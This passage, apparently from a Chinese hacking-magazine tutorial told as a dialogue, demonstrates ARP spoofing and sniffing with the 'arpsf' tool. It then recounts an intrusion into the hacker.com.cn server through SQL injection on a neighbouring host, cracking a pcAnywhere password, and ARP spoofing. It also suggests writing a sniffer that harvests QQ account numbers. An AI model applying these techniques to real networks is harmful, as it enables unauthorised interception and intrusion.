


图56




图57

“这台机器只有一个网卡，所以只有一个编号提示。如果有多个网卡的时候，可以查看Ethereal那里的提示，记住编号，就知道选择哪一块了（图56）。”

老黑补充到：“感觉这里作者可以改进一下，提示信息更全面一点，便于多网卡时的操作。否则全是编号，使用者根本不知道是哪个网卡。好了，选择0后再敲回车，就开始嗅探了。”

“程序的提示信息很详细，每一步执行什么都输出在屏幕上了。我们可以看到，首先是获得每一个IP的MAC地址，如果NETBIOS不能获得，还可以用ping命令来尝试获得。从图57中可以看到，arpsf每一步的提示信息非常全面！便于发现出错的地方。”

“获得了MAC地址，热身运动完成后，就开始真正的ARP欺骗和嗅探了。唰唰唰，数据流出现了，真漂亮啊（图58）！”

“是啊！真是疑是银河落九天啊！”小黑看着惊叹到。




图58

“我们验证一下原理，这时在被欺骗的192.168.0.10的机器上用arp -a查看一下ARP缓存，可以发现果然被欺骗了。网关192.168.0.1原本的MAC地址是00-0a-eb-c5-3d-a0，但被ARP欺骗后，对应的MAC地址被改为177机器的00-e0-4c-f3-72-96了，这样发送给网关的数据，都实际发给了真正进行嗅探的机器177了（图59）。”




图59

“哦，果然是这样！理论和实际的完美结合！”

“要停止嗅探，只要敲任意键，arpsf就停止了。我们打开保存数据的文件1.txt查看，啊！保存的包真漂亮啊！”小黑看着惊叹到，“有了shadow的arpsf，就可以纵横交换环境而无敌了啊（图60）！”

“小黑！”老黑突然说道。

“到！什么事？”

“现在有了QQSniffer的源代码，又有了ARPSF的源代码，你可以去写一个交换环境下嗅探QQ号码的Switch QQSniffer，这样可以刻上你的名字和你mm的名字哦！”

“嗯！有道理！我有时间一定去努力完成的！”

4.决战黑防

“ARP欺骗在入侵的过程中太有用处了！”老黑说道，“给你讲一个传奇的故事，当年，xiaolu就是借助ARP嗅探，轻松入侵大名鼎鼎的黑防。”




图 60

“哦？黑防？都被ARP欺骗入侵了？”

“是啊，让我们回顾一下当年那段激情澎湃的往事吧！”

“由于黑防的正面防守严密，xiaolu采用了迂回的战术。首先得到黑防服务器的地址。”

```
C:\>ping hacker.com.cn
Pinging hacker.com.cn [211.157.102.239] with 32 bytes
of data: 。
```

“得到地址后，查找和黑防服务器同一网段的机器。扫描211.157.102.1—211.157.102.255的80和1433端口。”

“这么多机器，难免会有漏洞的网站。果然，xiaolu找到一个默认目录的站，而且有注入漏洞。”

“利用注入漏洞搞了个shell，然后想办法提权。发现有pcanywhere，那个时候pcanywhere的密码可以轻松破解，于是破解密码后用pcanywhere连接上机器。”

“关键的时候到了，tracert一下黑防的IP，判断是否在同一个路由器下。”

```
Tracing route to 211.157.102.239 over a maximum of 30
hops

    1    1 ms   <1 ms   <1 ms  211.157.102.239
    Trace complete.
```

“只有一跳，表明是在同一路由器下，就是在同一局域网中，可以进行ARP欺骗。如果有多跳，tracert会给出经过的每个路由器的情况。比如，我们tracert一下163的网页，**Tracert www.163.com**，如图61。”

